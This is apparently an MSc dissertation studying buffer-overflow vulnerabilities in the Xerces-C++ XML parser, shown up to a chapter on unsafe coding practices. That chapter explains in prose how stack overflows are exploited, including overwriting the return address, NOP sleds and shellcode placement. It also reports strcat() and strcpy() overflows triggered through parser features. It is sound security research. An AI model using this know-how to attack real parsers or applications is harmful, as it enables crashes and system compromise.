An Evaluation of XML Associated Vulnerabilities in the Xerces-C++ Parser

by

John O' Donnell, B.A. Mod., MSc.

A dissertation submitted to the University of Dublin,

in partial fulfilment of the requirements for the Degree of

Master of Science in Computer Science

September 2005

Declaration

I, the undersigned, declare that this work has not previously been submitted as an exercise for a degree at this, or any other University, and that unless otherwise stated, is my own work.

John O' Donnell

9 September 2005

Permission to Lend and/or Copy

Acknowledgments

I would like to thank my supervisor Stephen Farrell for coming up with the idea for this thesis and for his help and guidance throughout. I would like to thank my parents for recovering from the shock of my announcement that I was quitting my job, moving home and going back to college for the year and supporting me throughout the year, especially in accepting the arduous task of proof reading this thesis. I would like to thank my girlfriend Anna for all her support and patience throughout the year. Finally I would like to thank my class for a very enjoyable year.

JOHN O' DONNELL

University of Dublin, Trinity College
September 2005

An Evaluation of XML Associated Vulnerabilities in the Xerces-C++ Parser

John O' Donnell
University of Dublin, Trinity College, 2005

Supervisor: Mr. Stephen Farrell

One of the key concerns to the adoption of XML as the de facto standard for information representation is security. This has clear concerns for the continued success of Web Services as many elements of Web Services are XML based. XML parsers are present in all XML based applications and therefore any security vulnerability discovered in a parser is a serious threat to all applications of which it is a component.

This thesis concerns itself with the analysis of the Xerces-C++ (Xerces) parser. It deals explicitly with vulnerabilities that could be exploited by an attacker, for uses such as crashing or gaining privileges on applications that incorporate Xerces. Xerces was chosen as it is open source, is widely available and is written in a non-typesafe language, i.e. C++.

Using a static analysis tool, ITS4, two separate buffer overflows were discovered. The first buffer overflow, a heap based overflow, was caused by the use of the insecure C function `strcat()`and could be effected by the use of the `schemaLocation` attribute in an XML document or schema. The second buffer overflow, a stack based overflow, was caused by the use of the insecure C function `strcpy()` and could be effected using Xerces error messages location setting.

The same method which caused the first overflow in Xerces, was then tested on two applications which incorporated Xerces as a component. The two applications were Berkeley DB XML and Xalan-C++. Both applications crashed, suffering the same buffer overflows as was observed in Xerces.

The results showed that there are indeed vulnerabilities in Xerces, which can be used to cause buffer overflows in and crash applications that use Xerces as a parser. Unless addressed these kinds of vulnerabilities could have serious repercussions for the future of XML and XML based applications.

Contents

List of Figures

Chapter 1

Introduction

1.1 Introduction

It is acknowledged that one of the key concerns to the broad adoption of Web Services is security. As Web Services integration becomes integral to core business processes, protecting web services from attack by hackers will become more and more necessary. Apart from being the standard for representing data in web services, protocols such as the Simple Object Application Protocol (SOAP) [1], which is the messaging protocol used to encode the information in Web Service request and response messages and the Web Services Description Language (WSDL) [2], which is the language used to describe Web Services are XML based. It is very easy to create and parse and is platform and vendor independent, making it perfect for use in the heterogeneous environment of the internet. As XML is so pervasive it makes it a prime target to either be attacked itself or used as a means of attacking another vulnerable component, such as an XML parser. Any application that uses XML must incorporate a parser to process incoming XML documents so the data contained within the documents can be used by the application. This makes parsers integral to web services and so an obvious point of attack for hackers. There are already many attacks known, such as Denial of Service attacks, which target poorly coded parsers.

The rest of this Chapter will give a general introduction to XML security and known XML vulnerabilities, an overview of the research objectives of this dissertation and an outline of the structure of this dissertation.

1.2 XML Security

XML security can be broken up into two main areas; firstly there is the security of XML documents themselves and secondly there is the use of XML technology to enhance security for other applications. One of the problems with XML is that the core specification does not address security in anyway. This leaves developers with the hard task of finding ways to secure their data. Three of the fundamental tenets of data security are data authentication, integrity and confidentiality.

In terms of XML security these are addressed by Digital signatures and Encryption. XML encryption (Xenc), is a standard proposed by the W3C and IETF for encrypting the XML tags and data within an XML document, which can run in conjunction with being able to use standard methods of encryption when transmitting XML documents. This would allow one to encrypt sensitive portions of a document or to even encrypt different portions of a document with different keys so the one XML document could be distributed to various recipients, with each recipient only being able to decrypt the parts relevant to them. XML signatures (XML-SIG), are closely related to encryption. They are similar in concept to security certificate signatures and are used to ensure that the content within an XML document has not changed.

The other side of XML security is leveraging the features of XML to provide security for other applications. The Security assertion markup language (SAML) handles the exchange of authentication and authorization requests and responses between systems. A SAML request is sent via SOAP to the counterpart system which processes the request. The XML key management specification (XKMS) defines a way to distribute and register the public keys used by the XML-SIG specification and is made up of two parts: the XML Key Registration Service Specification (X-KRSS) and the XML Key Information Service Specification (X-KISS). The Extensible Access Control Markup Language (XACML) is designed specifically for creating policies and automating their use to control access to resources on a network. It can be seen as a counterpart to SAML.

As XML becomes more pervasive across the internet, it is imperative that the deployed XML applications are secure. XML Signatures and XML Encryption ensure that the authenticity, integrity and confidentiality of the documents can be trusted.

1.3 XML Vulnerabilities

As XML becomes ubiquitous, many more types of security issues will surface. Some targeting the XML itself and some using the XML as the means to target applications and other resources. There are many types of attacks that can compromise XML based applications, using XML as the source of the attack. Many of these types of attack prey on the fact that many parsers do not put an upper limit to processing parameters or resource consumption [3]. Some of the most common are XML Content-Based attacks, Denial-Of-Service Attacks, Schema Poisoning and Buffer Overflow Attacks.

1.4 Research Objectives

As has been alluded to the XML parser is an integral component in all XML based applications and so is an obvious point of attack especially as it very much on the outer limits of the application structure, dealing with the raw XML documents as they are received. With this in mind the objective of this thesis was to examine XML parsers for vulnerabilities such as Schema Poisoning, Content-based attacks and Denial of Service attacks and document any vulnerabilities, if any, that are found. It was decided to concentrate on one type of parser, the Xerces-C++ parser, which is part of the Apache XML project. The reasons for this being it was open source, there was a large amount of information available on it and the fact that it was written in a non typesafe language, which gives more scope for possible vulnerabilities. Finally any vulnerabilities that are found will be tested against real applications that use the Xerces-C++ parser. The Microsoft Windows XP platform with service pack 2 was used throughout this dissertation and so the Windows implementations of all applications that feature in this dissertation were used.

1.5 Dissertation Outline

The following is an outline of the structure of the rest of this document.

- Chapter 2 - Background, this Chapter gives an overview of some of the key topics in this dissertation. These topics include XML, XML parsing and XML security mechanisms.

- Chapter 3 - State of the Art, this Chapter discusses the current level of understanding in the areas key to this dissertation.

- Chapter 4 - Vulnerability Analysis, this Chapter introduces the buffer overflow vulnerabilities and the methods that were developed to implement them. It also discusses some of the other types of attacks which were attempted but resulted in no vulnerabilities being found.

- Chapter 5 - Vulnerability Implementation, this Chapter describes how the methods discussed in Chapter 4 were employed to cause the buffer overflows in Xerces-C++ and discusses the outcomes of their implementations.

- Chapter 6 - Vulnerability Demonstration, this Chapter describes how the methods used to cause the heap overflow in Xerces-C++ were evaluated on two applications that incorporate Xerces-C++ as a component. The results of these are then evaluated. Theoretical exploits of these vulnerabilities are then discussed and finally countermeasures to these vulnerabilities are discussed.

- Chapter 7 - Conclusion, this Chapter gives a final summation of this dissertation. Ideas for further work are also discussed.

- Appendix A - Heap Vulnerability Exploit, this Appendix gives example code for a heap buffer overflow exploit.

- Appendix B - Static Analysis Output, this Appendix gives the output from the static analysis of the Xerces-C++ code.

- Appendix C - BinHTTPURLInputStream Class, this Appendix shows the constructor for the BinHTTPURLInputStream class.

- Appendix D - ICUMessageLoader Class, this Appendix shows the constructor for the ICUMessageLoader Class.

- Appendix E - Heap Buffer Overflow Code, this Appendix contains the code used for implementing the heap based buffer overflow.

- Appendix F - Stack Buffer Overflow Code, this Appendix contains the code used for implementing the stack based buffer overflow.

- Appendix G - Compiling Xerces-C++ with ICU Message Support, this Appendix describes how to compile Xerces-C++ with ICU Message Support.
- Appendix H - IPO.xml, this Appendix shows the XML document used for all tests throughout this dissertation.
- Appendix I - Xalan-C++ Vulnerability Demonstration Code, this Appendix shows the code used for implementing the heap based buffer overflow in Xalan-C++.
- Appendix J - Berkeley DB XML Vulnerability Demonstration Code, this Appendix shows the code used for implementing the heap based buffer overflow in Berkeley DB XML.

Chapter 2

Background

This Chapter gives an overview of some of the key topics in this dissertation such as XML, XML parsing and XML security mechanisms.

2.1 XML

Traditionally HTML is the language used to create web pages. It supports basic hypermedia document creation and layout. Unfortunately not all pages display HTML in the same way, web pages can look different depending on the browers capabilities and the device it is on. The problem with HTML is that the structure, ie the content itself and its presentation are mixed and hence tailored to be shown in a particular way. Extensible Markup Language (XML) [4] allows structure and presentation to be separated. It is a document processing standard, derived from the Standard General Markup Language (SGML) proposed by the W3C which is used for creating document markup languages and was designed to describe data and focus on what the data is, unlike HTML which was designed to display data and focus on how it looks. The Extensible Stylesheet Language (XSL) [5], the style sheets language of XML, allows XML documents to be translated to other formats for example to transform XML into HTML before it is displayed by the browser. XML is platform independent and so in a world of heterogenous systems and data types, XML can be used to provide conformity in the exchange of information between different systems. XML documents are extensible, in that one can add more elements to an XML document and the document should still be valid as long as it still conforms to the rules defined in it's schema or DTD.

```xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<note id="1">
    <to>Tove</to>
    <from>Jani</from>
    <heading>Reminder</heading>
    <body>Don’t forget me this weekend!</body>
</note>
```

Figure 2.1: Example XML Document

An XML document, such as that shown in figure 2.1, which is an XML representation of a note written to someone, consists of elements, attributes and other information. Elements are the main building blocks of XML documents. Elements are marked up with tags, an opening and closing tag. For example in figure 2.1, the `<to>` and `</to>` tags define an element which describes to whom the note is to. Between the opening and closing tags of the element, the information the element is describing is placed. Elements in an XML document can have relationships such as in figure 2.1; where `to`, `from`, `heading` and `body` are children of the root element `note`.

Attributes are contained within elements, these contain additional information about the element, which is not necessarily part of the information described by the XML, but could be of use to the application that uses the document. In figure 2.1, the `note` element contains the attribute `id`, which gives an identifier for the note. Attributes always have a name and a value separated by an equals sign. The value is always surrounded by single or double quotes.

Unlike in HTML where the markup tags are fixed, XML requires the user to create their own tags, which are defined in a DTD or more modernly in a schema. This gives the user flexibility and control over how they want to markup their data.

A DTD like a schema, defines the grammar rules for an XML document, which and in what order elements and attributes can appear in the document and the relationship between them. The syntax is somewhat similar to Backus Naur Form. A document which adheres to the rules outlined in the DTD is said to be valid.

Schemas are an alternative method of defining the rules governing XML documents. Although they are less readable, they have a number of advantages, the two greatest being that they are themselves XML documents and so are extensible and also the ability to define data types.

```
<?xml version="1.0" encoding="UTF-8"?> <schema
xmlns="http://www.w3.org/2001/XMLSchema"
targetNamespace="https://www.cs.tcd.ie/~odonnelj/1.0">
    <!-- definition of simple elements -->
    <element name="orderperson" type="string"/>
    <element name="name" type="string"/>
    <element name="address" type="string"/>
</schema>
```

Figure 2.2: Example Schema

As can be seen from figure 2.2, a schema always has a schema element as root, together with some attributes such as namespace definitions and rules on qualifying elements. Under this element are the definitions of the elements, attributes and other data that can be contained in any XML document that adheres to the schema.

As alluded to above XSL is a family of recommendations for defining XML document transformation and presentation. It consists of three parts:

- XSL Transformations (XSLT) [6] is a language for transforming XML documents into other formats such as HTML or PDF. An XSLT stylesheet consists of a collection of template rules, each of which specify what to add to the output document when the XSLT processor finds a node in the source tree that meets certain conditions.

- XML Path Language (XPath) [7] is a declarative language for locating nodes and fragments in XML trees. Its used in XPointer for addressing, XSL for pattern matching and XQuery for selection and iteration. Although originally created to provide a common syntax and behavior model between XPointer and XSL, XPath has rapidly been adopted by developers as a query language.

- XSL Formatting Objects (XSL-FO)[8] is an XML vocabulary for specifying formatting semantics.

XQuery 1.0 is an XML Query Language that uses the structure of XML intelligently and can express queries across all these kinds of data, whether physically stored in XML or viewed as XML via middleware [9]. It is semantically similar to the way in which SQL works.

2.2 XML Parsing

Any application that needs to process XML data requires an XML parser. XML parsers take textual representations of XML documents as input and create data representations of the documents as output which capture the XML hierarchy of the document and can be used by the application to process them. The parsers also serve to check the well-formedness and validity of the document.

XML parsers will not try and process an XML document unless it is well-formed and therefore adherent to the XML standard. For an XML document to be considered well-formed it must obey certain constraints contained in the XML specification [4]. These include the following constraints:

1. **Element Type Match**: The Name in an element's end-tag must match the element type in the start-tag.

2. **No Recursion**: A parsed entity must not contain a recursive reference to itself, either directly or indirectly.

3. **Root Element**: Each XML document must have one, and only one, root element.

4. **Quoted Attribute values**: All attribute values must be surrounded by quotation marks.

Validation ensures that the structure of the XML document is correct. An XML document is validated against its associated schema to ensure that it follows the structure defined by the schema, such as the elements present, they're order and allowed values.

The parser creates either an in-memory representation of the data, which is called tree based parsing, or a stream of events, which is known as event based parsing, which can then be processed using the requisite API. In a tree based structure the XML document is mapped into an internal tree structure.

The Document Object Model (DOM) [10], is the best example of a tree based structure. The W3C Document Object Model (DOM) is a platform and language neutral interface that allows programs and scripts to dynamically access and update the content, structure, and style of a document [11]. It is divided up into 3 parts; core, XML and HTML. DOM level 1 defines most of what is needed for basic XML functionality, the ability to construct a representation of an XML document. DOM Level 2 adds namespaces, events, and iterators, plus view and stylesheet support. DOM Level 3 specifies content models (DTD and Schemas) and document validation. It also specifies document loading and saving, document views, document formatting, and key events. XML DOM creates a hierarchical structure out of an XML document which can then be navigated using the DOM API. This allows information to be modified, deleted or added to the DOM document. The major problem with this method for parsing is that the entire document must be loaded into memory before the information can be accessed, which for large documents can be very time and resource intensive. These problems can be solved using other models such as event based models, the most popular being the Simple API for XML (SAX) [12] model.

The SAX model works on streams of data, processing the data and reporting parsing events to the application as it is read. There reports are called callbacks and are reported to event handlers in the application. In this way the whole document does not have to be built up in memory. The downside of this being that is very hard to navigate through a document and manipulate the information contained within or to move backwards in the data stream. SAX is actually two separate APIs, SAX 1.0 is the original, and SAX 2.0 is the current revised specification. The two are similar, but different enough that most applications based on SAX 1.0 break when they are moved to the newer specification.

There are many different XML parsers available today, some using the event based model of parsing and others using the tree based model. Some of the more common are Xerces, which is the parser used in this dissertation and Microsoft's MSXML, Sun's Project X parser and Oracle's parser.

2.3 Xerces-C++

Xerces-C++, named after the Xerces Blue butterfly is a validating XML parser written in a portable subset of C++ [13], which implements the W3C XML and DOM (Level 1 and 2) standards, as well as the de facto SAX (version 2) standard. The Xerces-C++ parser originated as the XML4C project at IBM. XML4C was a companion project to XML4J, which likewise was the origins of Xerces-J, the Java implementation of the Xerces parser. IBM released the source for both projects to the Apache Software Foundation, where they were renamed Xerces-C++ and Xerces-J, respectively [14]. A Perl wrapper is provided for the C++ version of Xerces, which allows access to a fully validating DOM XML parser from Perl. It also provides for full access to Unicode strings. Some of the uses of the parser include Building XML-savvy Web servers, the next generation of vertical applications that use XML as their data format and on-the-fly validation for creating XML editors. Xerces is part of a family of software packages, the Apache XML project, used for manipulating and parsing XML. The goals of the Apache XML Project are to provide commercial-quality standards-based XML solutions that are developed in an open and cooperative fashion, to provide feedback to standards bodies (such as IETF and W3C) from an implementation perspective, and to be a focus for XML-related activities within Apache projects [13]. Some of the other sub-projects under the Apache XML Project umbrella are:

- Xalan - XSLT stylesheet processors, in Java and C++
- AxKit - XML-based web publishing, in mod_perl
- Xang - Rapid development of dynamic server pages in JavaScript
- SOAP - Simple Object Access Protocol
- Crimson - A Java XML parser derived from the Sun Project X Parser.
- XMLBeans - XML-Java binding tool

Xerces-C++ allows the application to use the DOM or SAX API's depending on the type of XML documents being processed and what type of information is needed from them.

2.4 Existing XML Security Mechanisms

If XML is to fully take off and be the complete standard for information exchange then XML security standards will need to be developed so users can be confident of issues such as controlling content distribution and ensuring its integrity. Below are some of the XML standards that deal with security issues.

2.4.1 XML Signatures

XML Signatures (XML-SIG) [15] provide integrity and authentication to XML documents. They provide a mechanism for managing the data sent in XML format such that one can be sure where the data originated from and that it has not been modified in transit. The mission statement of the IETF and W3C XML Signature working group is to develop an

XML compliant syntax used for representing the signature of Web resources and portions of protocol messages and procedures for computing and verifying such signatures [16]. The specification defines a schema and corresponding DTD that specify how XML signatures can be represented. XML signature defines the syntax used to sign all or importantly part of an XML document. The XML signature can be included inside of the document to which the signature applies, or it can exist in a separate document. It contains the basic encrypted hash of the signed document, along with information that tells the recipient of the document what data was signed and which algorithms were used. A single document can have multiple signers either in different sections of the document or even over the same section. One of the main problems with trying to implement an XML signature is that typographical variations can end up giving a document a completely different signature. To guard against this canonicalization (XML-C14N) [17] was introduced. Canonicalization structures the document in its simplest form. XML digital signatures are represented by the Signature element, reference 3.1, shows the outline for a signature, where `?` denotes zero or one occurrence, `+` denotes one or more occurrences and `*` denotes zero or more occurrences.

```
<Signature ID?>
     <SignedInfo>
       <CanonicalizationMethod/>
       <SignatureMethod/>
       (<Reference URI? >
         (<Transforms>)?
         <DigestMethod>
         <DigestValue>,
       </Reference>)+
     </SignedInfo>
     <SignatureValue>
    (<KeyInfo>)?
    (<Object ID?>)*
   </Signature>
```

Figure 2.3: Example XML Signature

The main steps for signing a document are:

- Pick the algorithms you wish to use for signing, digesting, etc
- Decide which parts of the XML document are to be signed
- Digest the above using the chosen hash algorithm

- Form a SignedInfo element
- Canocalise the above
- Apply your private key
- Form up an XML `<Signature>`

2.4.2 XML Encryption

XML encryption (Xenc) [18], is the new encryption standard for encrypting XML data and tags within a document. It follows the traditional encryption steps for public key cryptography, where the data is encrypted, typically using a randomly created secret key and then the secret key is encrypted using the intended recipient's public key. This information is packaged to ensure that only the intended recipient can retrieve the key and decrypt the data. Decryption involves applying the private key to decrypt the secret key, then decrypting the data with the secret key. The specification provides end-to-end security for applications that require secure exchange of structured XML data and addresses security requirements that are important to Xenc but have been over looked by the de facto standards, TLS and SSL such as encrypting parts of documents and setting up secure sessions between more then 2 parties. This means that any party in a session have could secure or insecure states with any of the communicating other parties. XML Encryption can handle both XML and non-XML data. The data is encrypted using a strong symmetric encryption algorithm such as AES. As Xenc allows one to encrypt individual tags within a document it is possible to encrypt separate portions of a document with different keys, so one XML document could be distributed to various recipients, but each recipient would only be able to decrypt the parts relevant to them. Figure 4.1, shows the outline for an `<EncryptedData>` element.

The `CipherData` element envelopes or references the raw encrypted data. If the raw data is being enveloped the raw encrypted data is the `CipherValue` element's content and if its being referenced the `CipherReference` element's URI attribute points to the location of the raw encrypted data. Once an XML document has been encrypted, a tag denoting the beginning and end of the encrypted information appears in the document, defined by `<EncryptedData>` tags that refer to the encryption namespace at W3C. Actual tag names are replaced with the tags `<CipherData>` and `<CipherValue>`.

```
<EncryptedData Id? Type? MimeType? Encoding?>
    <EncryptionMethod/>?
    <ds:KeyInfo>
      <EncryptedKey>?
      <AgreementMethod>?
      <ds:KeyName>?
      <ds:RetrievalMethod>?
      <ds:*>?
    </ds:KeyInfo>?
    <CipherData>
      <CipherValue>?
      <CipherReference URI?>?
    </CipherData>
    <EncryptionProperties>?
  </EncryptedData>
```

Figure 2.4: Example <EncryptedData> Element

2.4.3 Security Assertion Markup Language

SAML is the OASIS consortium's Security Assertion Markup Language [19]. It is one of many languages which builds on the syntax and semantics of XML. SAML uses XML signatures and encryption to protect the exchange of security credentials for single sign-on and other applications. A SAML request contains information such as authentication, username and password. This information is delivered to an application designed to process it with the intended goal of using XACML to allow or deny access to an XML resource. SAML use an Assertion scheme created by OASIS. Assertions are constructs that convey information about authentication acts performed by subjects (users or computers), attributes of subjects, and authorization decisions about whether subjects are allowed to access certain resources which are issued by SAML authorities. SAML also defines protocols for client requests for assertions and responses from authorities. Finally SAML also defines bindings to other protocols, such as HTTP and SOAP.

2.4.4 XML Key Management Specification

XKMS is W3C's XML Key Management specification [20] for defining a way to distribute and register the public keys used by the XML-SIG specification. The specification provides an XML Web services framework for relieving client software of the complexities of traditional PKI by specifying protocols for distributing and registering public keys and is to be used in conjunction with XML Signature and XML Encryption. It will make it straightforward to develop applications that will interact with key-related services such as registration and validation since all developers will have to worry about is XKMS clients, as the XKMS servers will be looked after by PKI providers. The specification is divided into 2 parts: The XML Key Information Service Specification (X-KISS) and the XML Key Registration Service Specification (X-KRSS). X-KISS minimizes the complexity of applications using XML Signature by allowing the client to delegate the tasks for processing XML signature elements to a trusted service. Thus by becoming a client of the trust service, the application is relieved of the complexity and syntax of the underlying PKI used to establish trust relationships. X-KRSS describes a protocol for registration of public key information. XKMS will even allow mobile devices to access full-featured PKI through ultra-minimal-footprint client device interfaces.

2.4.5 Extensible Access Control Markup Language

The Extensible Access Control Markup Language (XACML) is designed to standardise policy management and access decisions, specifically for creating policies and automating their use to control access to disparate devices and applications on a network [21]. Like XKMS and SAML it is built on the syntax and semantics of XML. The SAML specification defines how identity and access information is exchanged, but SAML can only communicate information XACML defines how this information is used. The XACML specification which offers the same descriptions of subjects and actions as SAML, lets one define rules for creating an organization's security policies and making authorization decisions. XACML has 2 basic components. The first is an access-control policy language that lets developers specify the rules about who can do what and when and the other is a request/response language that presents client requests for assertions and responses to these requests. When a client makes a resource request to a system, the Policy Enforcement Point (PEP) controls the access to the resources. In order to enforce policy, the PEP formalises attributes describing the requester client at the Policy Information Point (PIP) and delegates the authorization decision to the Policy Decision Point (PDP). Applicable policies are located in a policy store and evaluated at the PDP, which then returns the authorization decision. Using this information, the PDP can deliver the appropriate response to the client [1].

[1]http://dev2dev.bea.com/pub/a/2004/02/xacml.html

2.4.6 Web Services Security

Oasis's Web Services Security (WSS) specification is a standard set of SOAP extensions that can be used when building secure Web Services to implement message integrity, message confidentiality and single message authentication [22]. WSS was originally developed by IBM, Microsoft, and VeriSign. As Web Services are used in many heterogeneous environments, WSS does not specify a particular set of message exchanges or cryptographic operations but is designed to be used as the basis for the construction of a wide variety of security models including PKI, Kerberos, and SSL. WSS provides support for multiple security tokens, multiple trust domains, multiple signature formats, and multiple encryption technologies. The WSS specification provides three main mechanisms: security token propagation, message integrity, and message confidentiality. The specification is extensible and so WSS can be used in conjunction with other Web Service extensions and higher-level application-specific protocols to accommodate a wide variety of security models and encryption technologies.

2.5 Security Institutions

In this section some of the institutions and other forums that deal with internet security will be discussed.

2.5.1 CERT

The Computer Emergency Response Team (CERT) is an organisation devoted to ensuring that appropriate technology and systems management practices are used to resist attacks on networked systems and to limiting damage and ensure continuity of critical services in spite of successful attacks, accidents, or failures [2]. It is located at the Software Engineering Institute (SEI), which is operated by Carnegie Mellon University. The CERT Coordination Center (CERT/CC) is one component of the overall CERT Program. It was created by DARPA in 1988 after the Morris worm struck and is a major coordination center in dealing with internet security problems. In September 2003, the Department of Homeland Security announced the creation of US-CERT, a joint effort with CERT/CC. US-CERT draws on CERT/CC capabili-

[2] http://www.cert.org/nav/index_main.html

ties to help prevent cyber attacks, protect systems, and respond to the effects of cyber attacks across the Internet [3].

2.5.2 FIRST

FIRST is the global Forum for Incident Response and Security Teams [4]. It is the recognized global leader in incident response. The aims of FIRST are to foster cooperation and coordination in incident prevention, to stimulate rapid reaction to incidents, and to promote information sharing among members and the community at large. It was founded in 1990, as a response to the need for information exchange and cooperation on issues such as new vulnerabilities and wide ranging attacks. FIRST brings together a wide variety of security and incident response teams including especially product security teams from the government, commercial, and academic sectors.

2.5.3 Bugtraq

Bugtraq is a full disclosure mailing list dedicated to computer security issues such as vulnerabilities, exploitations and fixes. It was formed in 1993 by Scott Chasin as a response to what he saw as the perceived failings of the existing security infrastructure to deal with the influx of vulnerabilities that were appearing at the time. The idea behind the mailing list was to publish new vulnerabilities in full regardless of vendor response and so force the vendors into developing fixes for the vulnerabilities, something they were notoriously slow in doing at the time. Since 1999 Bugtraq has been the property of the computer security company SecurityFocus [5], who are owned at present by the security company Symantec [6].

2.6 Win32 CRT Debug Heap

The C Run-time library (CRT) provides operators and functions like `malloc()`, `new` and `free()` for heap memory management. In debug mode these operators are implemented differently to the release versions. An example of this being `_malloc_dbg` the debug

[3]http://www.us-cert.gov/
[4]http://www.first.org/
[5]http://www.securityfocus.com/
[6]http://www.symantec.com/index.htm

version of the malloc operator, which like malloc allocates memory on the heap, but also offers several debugging features such as buffers on either side of the user portion of the block to test for leaks and a block type parameter to track specific allocation types. In debug mode the operators are implemented to guard against and spot heap errors such as overflows and underflows. This is achieved through methods such as using guard blocks to detect overflows, initialising newly allocated memory to a fixed value (0xCD) to aid reproducibility and setting freed blocks to a known value (0xDD) so that the writing through of dangling pointers can be detected [7].

When one of the CRT operators such as `new` is used to request an amount of memory on the heap, the CRT will actually allocate more then was requested so as to wrap the allocated block with bookkeeping information [8]. For each allocated block, the CRT keeps information in a structure called `_CrtMemBlockHeader`. Figure 2.5 shows the declaration for this structure.

```
#define nNoMansLandSize 4

typedef struct _CrtMemBlockHeader {
        struct _CrtMemBlockHeader * pBlockHeaderNext;
        struct _CrtMemBlockHeader * pBlockHeaderPrev;
        char *                      szFileName;
        int                         nLine;
        size_t                      nDataSize;
        int                         nBlockUse;
        long                        lRequest;
        unsigned char               gap[nNoMansLandSize];
        /* followed by:
         *  unsigned char           data[nDataSize];
         *  unsigned char           anotherGap[nNoMansLandSize];
         */
} _CrtMemBlockHeader;
```

Figure 2.5: _CrtMemBlockHeader Structure

`pBlockHeaderNext` and `pBlockHeaderPrev` are pointers to the blocks allocated previously and after the current block. `nDataSize` defines the number of blocks requested. `nBlockUse` defines the type of block it. The block can be a freed block, a normal block or a block specially used by the CRT. `gap[nNoMansLandSize]` is a zone of 4 bytes filled

[7]http://www.nobugs.org/developer/win32/debug_crt_heap.html
[8]http://www.codeguru.com/Cpp/W-P/win32/tutorials/article.php/c9535/

with 0xFD, fencing the data block of `nDataSize` bytes. Another block filled with 0xFD of the same size follows the data. These guard blocks are used to check for heap errors such as buffer overflows. The CRT checks these blocks to make sure that they contain 0xfd. If they have changed the CRT knows that can error has occurred and throws an exception.

Most of the actual heap block allocation work is done using the Win32 functions, `HeapAlloc()` and `HeapFree()`. When the function `malloc()` is used to request a certain amount of bytes on the heap, `malloc()` will call `HeapAlloc()`, which will request 36 more bytes more on top of what has already been requested. These bytes are split up between 32 bytes for the `_CrtMemBlockHeader` structure and another nNoMansLandSize number of bytes, which is 4 bytes as present, to fence the data zone. This all gets initialised to 0xBAADF00D. Memory also needs to be reserved for Win32 bookkeeping information and so `HeapAlloc()` will reserve another 40 Bytes in addition for this. 8 Bytes are reserved for below the memory already reserved and 32 Bytes for above it. Finally `malloc()` fills the `_CrtMemBlockHeader` block with information, initialises the data block with 0xCD and the guard blocks with 0xFD.

When the block is freed using an operator such as `free()`, the CRT will set the block it requested from `HeapAlloc()` to 0xDD, indicating this is a free zone. Normally after this, `free()` will call `HeapFree()` to give back the block to the Win32 heap, in which case the block will be overwritten with 0xFEEEEEEE, to indicate Win32 heap free memory.

Chapter 3

State of the Art

This Chapter discusses the current level of understanding in the areas key to this dissertation.

3.1 Unsafe Coding Practices

3.1.1 Buffer Overflows

A buffer overflow is an anomalous condition where a program somehow writes data beyond the allocated end of a buffer in memory, usually occurring in programs written in languages such as C or C++ which are not typesafe. This occurs because of insecure functions in the programming languages libraries that fail to check the lengths or bounds of their arguments. Three of the most common are the `gets()`, `strcpy()` and `strcmp()` functions. The signature for the `strcpy()` function is `char * strcpy ( char * dest, const char * src )`. All this function simply does is to copy the data stored in the source buffer to the destination buffer. This is fine so long as the data stored in the source buffer is less that the size of the destination buffer, if this is not the case then the data copied into the destination buffer will overflow the buffer and overwrite whatever is stored beside the buffer in memory. This can lead to important information being erased and applications crashing, but more sinisterly attackers can feed in specially crafted information which will overflow and change the data following the buffer in some way so as to let the attacker exploit the application or even the system the application is running on. Exploits can lead to situations such an attacker could gain root privileges on the target system or the modification of user passwords or important files being overwritten.

The first well known exploit using buffer overflows occurred in 1988, when the Morris worm was released onto the internet. The worm exploiting an unchecked buffer initialised by the `gets()` function call in the `fingerd` daemon process [23], collected host, network, and user information and then broke into other machines using the same exploit. After breaking in, the program would replicate itself and the replica would attempt to infect other systems. This resulted in over 6,000 systems being shutdown in just a few hours.

All programs and applications can be divided into two basic parts: text and data. The text is the actual read-only program code and data is the information that the program code operates on. The data area can be broken down into 3 parts: static, stack and heap data. Static data reserved for information known before runtime such as global variables and static class members.

The stack is an actual data structure which works on the principle of last in first out, growing down from higher to lower memory addresses. It holds a function's parameters and local variables while that function is in scope and importantly it also holds the return address for the next instruction to be executed after the present function has returned. Items are pushed onto the top of the stack when they are added to it and popped off the top of the stack when taken off.

The heap is the section in memory where all dynamically allocated variables are stored. These are variables which are allocated at run time by C and C++ operators such as `malloc()` and `new`. The heap grows from lower to higher memory addresses. Figure 3.1, represents the basic memory layout [1].

Stack Overflows

Stack overflows involve the overwriting of function pointers so as to change program flow or gain elevated privileges on the System [24].

When a function is called, the first thing that takes place is that the function parameters are pushed onto the stack. The CALL instruction then pushes the instruction pointer (EIP) onto the stack. The instruction pointer, holds the address of the next code to be executed when the function returns. The function can now execute on its own. First, the Stack Frame Pointer (SFP) of the function within which the new function is being called from is pushed onto the stack. The SFP always points to a fixed location within the stack frame and is

[1]http://www.windowsecurity.com/articles/Analysis_of_Buffer_Overflow_Attacks.html




Figure 3.1: Memory Arrangement

used to refer to the local variables and parameters stored on the stack. The current stack pointer (ESP), is then copied into the base pointer (EBP) register, making it the new SFP. The ESP always points to the last element that was pushed onto the stack. Finally the memory space for the local variables is allocated by subtracting their size from the ESP. The opposite happens when the function exits. So if an attacker was able to modify the EIP value on the stack then when the function exits the attacker would be able to control where in memory the program went to execute the next instruction. A potential buffer overflow gives the attacker the obvious method to do this, by overflowing a buffer the attacker could potentially overwrite the return address. Finding the exact position of the return address in memory is tricky, the easiest way is too overflow a whole memory region setting each overwriting word value to the chosen memory address. The next problem is knowing the exact address of the buffer containing exploit shellcode in memory. An approximate address will be known and this can be used sufficiently by putting shellcode in the middle of the buffer and padding the beginning with NOP opcode. NOP is a 1 byte opcode that does nothing at all. So when it comes time to retrieve the return address, the stack pointer will jump to the approximate address and then execute NOPs until finding the shellcode and running whatever instruction is contained in the shellcode [25].

Heap Overflows

Heap overflows are less common then stack based overflows due to the fact that they are harder to achieve.

The heap is a large contiguous block of memory for dynamically allocated variables. When a dynamically allocated variable is created a section of the heap is reserved for the variable and a pointer to the first memory location of the section is returned. The `free` operator is used to free these memory sections again once they are not needed. Consecutive sections of used or unused memory in the heap are called chunks. Signatures at the top and bottom of the chunks are used to indicate whether they are free or in use.

